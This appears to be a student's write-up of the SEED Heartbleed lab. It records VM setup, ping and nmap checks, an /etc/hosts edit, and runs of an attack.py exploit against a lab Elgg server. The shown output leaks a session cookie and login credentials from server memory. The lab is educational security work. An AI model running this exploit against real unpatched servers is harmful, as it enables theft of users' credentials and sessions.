

Lab 4: Heartbleed

Setup Requirements

- Download Attack.py from seed lab website
- Lab requires 2 virtual machines
- Download and setup Ubuntu 12.X from the seeds lab website
- Setup the attacker machine then clone it and name it victim machine
NOTE** Make sure to change network settings from NAT to NAT Network

Lab Prep

- Use command **ifconfig** to display/get the IP Addresses of both the victim and attacker machines
- Verify connection to the victim from attacker and victim to attacker using **ping** command with the **other machines ip address**
- I also used **nmap 10.0.2.1/24** on the attacker terminal to verify connection as well and to check for open ports.

Lab Start


- Open terminal and access host file using command **sudo gedit /etc/hosts**
- **Change IP** address for the website www.heartbleedlabelgg.com to the victim server VM IP which is for me **10.0.2.7**
- Open firefox and go to heartbleed website. **Add security exception** and then select **Confirm Security Exception**
- Sign in Username: **admin** Password: **seedelgg**. Once in, go to the search bar and enter boby.
- **Select** the user boby then **send message**. Subject: heartbleed attack Message: secret message and then hit **send**.
- Place the attack.py file you got from seeds lab in the attacker's document folder. Then make the file executable using the chmod command

- Execute the attack using the command `./attack.py www.heartbleedlabelgg.com`
- Inspect the messages on the terminal
- Now go to the same website on the victim VM. Follow the previous steps and send a message. Once done, go back to the attacker VM terminal and run the attack one more time
- Run the attack specifying length `./attack.py www.heartbleedlabelgg.com --length 23`. For me at length 20 a malformed response is returned as the returned bytes is less than expected
- **The Fix** is to update the server using the command `sudo apt-get update` then `sudo apt-get upgrade` on the server machine. If we run the attack after the update. Nothing is returned even with the length specified.

Lab Finish

- You will now see the username and password used by the victim
 - NOTE* if you don't see the username password like you see it in my screenshot, run the `./attack website` command again till it shows up

Lab Prep Step 1




```
Seeds Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[11/22/2019 14:04] seed@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7e:03:84
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7e:384/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:47 errors:0 dropped:0 overruns:0 frame:0
          TX packets:107 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7547 (7.5 KB)  TX bytes:13730 (13.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:23 errors:0 dropped:0 overruns:0 frame:0
          TX packets:23 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1916 (1.9 KB)  TX bytes:1916 (1.9 KB)

[11/22/2019 14:05] seed@ubuntu:~$
```




```
Seeds [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[11/22/2019 14:05] seed@ubuntu:~$ ifconfig
eth13     Link encap:Ethernet  HWaddr 08:00:27:07:1f:04
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe07:1f04/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:281 errors:0 dropped:0 overruns:0 frame:0
          TX packets:183 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:60605 (60.6 KB)  TX bytes:19991 (19.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2097 (2.0 KB)  TX bytes:2097 (2.0 KB)

[11/22/2019 14:06] seed@ubuntu:~$
```

Lab Prep Step 2




```
collisions:0 txqueuelen:1000
RX bytes:7547 (7.5 KB) TX bytes:13730 (13.7 KB)

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:23 errors:0 dropped:0 overruns:0 frame:0
      TX packets:23 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:1916 (1.9 KB) TX bytes:1916 (1.9 KB)

[11/22/2019 14:05] seed@ubuntu:~$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_req=1 ttl=64 time=0.250 ms
64 bytes from 10.0.2.5: icmp_req=2 ttl=64 time=0.432 ms
64 bytes from 10.0.2.5: icmp_req=3 ttl=64 time=0.740 ms
64 bytes from 10.0.2.5: icmp_req=4 ttl=64 time=0.551 ms
64 bytes from 10.0.2.5: icmp_req=5 ttl=64 time=0.722 ms
^C
--- 10.0.2.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4000ms
rtt min/avg/max/mdev = 0.250/0.539/0.740/0.183 ms
[11/22/2019 14:11] seed@ubuntu:~$
```

acle VM VirtualBox

Input Devices Help




```
RX bytes:60605 (60.6 KB) TX bytes:19991 (19.9 KB)

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:26 errors:0 dropped:0 overruns:0 frame:0
      TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:2097 (2.0 KB) TX bytes:2097 (2.0 KB)

[11/22/2019 14:06] seed@ubuntu:~$ ping 10.0.2.7
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_req=1 ttl=64 time=0.453 ms
64 bytes from 10.0.2.7: icmp_req=2 ttl=64 time=0.912 ms
64 bytes from 10.0.2.7: icmp_req=3 ttl=64 time=0.297 ms
64 bytes from 10.0.2.7: icmp_req=4 ttl=64 time=0.717 ms
64 bytes from 10.0.2.7: icmp_req=5 ttl=64 time=0.462 ms
64 bytes from 10.0.2.7: icmp_req=6 ttl=64 time=0.291 ms
^C
--- 10.0.2.7 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5000ms
rtt min/avg/max/mdev = 0.291/0.522/0.912/0.224 ms
[11/22/2019 14:11] seed@ubuntu:~$
```


Lab Prep Step 3



```
[11/22/2019 14:11] seed@ubuntu:~$ nmap 10.0.2.7/24

Starting Nmap 5.21 ( http://nmap.org ) at 2019-11-22 14:16 PST
Nmap scan report for 10.0.2.1
Host is up (0.0012s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 10.0.2.5
Host is up (0.0013s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
3128/tcp  open  squid-http
8080/tcp  open  http-proxy

Nmap scan report for 10.0.2.7
Host is up (0.0012s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
3128/tcp  open  squid-http
8080/tcp  open  http-proxy

Nmap done: 256 IP addresses (3 hosts up) scanned in 11.24 seconds
[11/22/2019 14:17] seed@ubuntu:~$
```

Lab Start

Step 1


```
[11/22/2019 14:29] seed@ubuntu:~$ sudo gedit /etc/hosts
[sudo] password for seed:
```

Step 2

127.0.0.1	www.CSRFLabElgg.com
127.0.0.1	www.XSSLabElgg.com
127.0.0.1	www.SeedLabElgg.com
127.0.0.1	www.heartbleedlabelgg.com
127.0.0.1	www.WTLabElgg.com

127.0.0.1	www.CSRFLabElgg.com
127.0.0.1	www.XSSLabElgg.com
127.0.0.1	www.SeedLabElgg.com
10.0.2.7	www.heartbleedlabelgg.com
127.0.0.1	www.WTLabElgg.com

Step 3




Step 4

The screenshot shows the SEED Lab Site interface. At the top, there's a navigation bar with 'elgg', user icons, and links for 'Administration', 'Settings', and 'Log out'. Below this is a blue header with the site name 'SEED Lab Site'. A secondary navigation bar contains links for 'Activity', 'Blogs', 'Bookmarks', 'Files', 'Groups', and 'More'. A search bar on the right shows the query 'boby'. The main content area displays 'Results for "boby"' under the heading 'Users'. A single user result is shown: 'Boby (boby)' with a profile picture and the text '1892 days ago'. On the right sidebar, there's a search filter menu with options 'All', 'Groups', and 'Blogs'.

Step 5

The screenshot shows the 'Compose a message' page on the SEED Lab Site. The browser's address bar displays the URL 'https://www.heartbleedlabelgg.com/messages/compose?send_to=4'. The page header is identical to Step 4. Below the navigation bar, the breadcrumb 'Messages > Compose a message' is visible. The main heading is 'Compose a message'. The 'To:' field is populated with 'Boby'. The 'Subject:' field contains the text 'heartbleed attack'. The 'Message:' field is a large text area containing 'secret message'. A 'Send' button is located at the bottom left of the message field. On the right sidebar, there's a search bar and a list of links: 'Inbox' and 'Sent messages'. At the bottom of the page, there's a 'Report this' link and a 'POWERED BY' logo.

Step 6



Step 7

```
Terminal
[11/22/2019 14:46] seed@ubuntu:~$ cd Documents/
[11/22/2019 14:46] seed@ubuntu:~/Documents$ ls
attack.py  attack.py~  VirtualBox Dropped Files
[11/22/2019 14:46] seed@ubuntu:~/Documents$ chmod 777 attack.py
[11/22/2019 14:46] seed@ubuntu:~/Documents$ ls
attack.py  attack.py~  VirtualBox Dropped Files
[11/22/2019 14:46] seed@ubuntu:~/Documents$
```


Step 8

```
[11/22/2019 14:48] seed@ubuntu:~/Documents$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....t-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/search?q=boby&search_type=all
Cookie: Elgg=vesf0ja4h5o0juuk8krulmm132
Connection: keep-alive

....k.!t..$0.@N.>N.....n...7.3.....ntrol: max-age=0

..}.!7`t&n....tz..9

[11/22/2019 14:48] seed@ubuntu:~/Documents$
```

Step 9 shows the user name and password

```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=vesf0ja4h5o0juuk8krulmm132
Connection: keep-alive

...vJ.i5..0.~.1..N. ....14 12:53:38 GMT
If-None-Match: "257-5032e3d7cd92c"

.|...R...-y.m.....6&__elgg_ts=1574462235&username=admin&password=seedelgg.....<.^L.
....Y.S

[11/22/2019 15:01] seed@ubuntu:~/Documents$
```

Step 10

When using the attack at length 23, A message is displayed exposing vulnerability

```
Terminal
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####

.F

[11/22/2019 15:20] seed@ubuntu:~/Documents$ ./attack.py www.heartbleedlabelgg.com --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

...AAAAAAAAAAAAAAAAAAAAABC.F....^4M....u.P

[11/22/2019 15:20] seed@ubuntu:~/Documents$ ./attack.py www.heartbleedlabelgg.com --length 23
```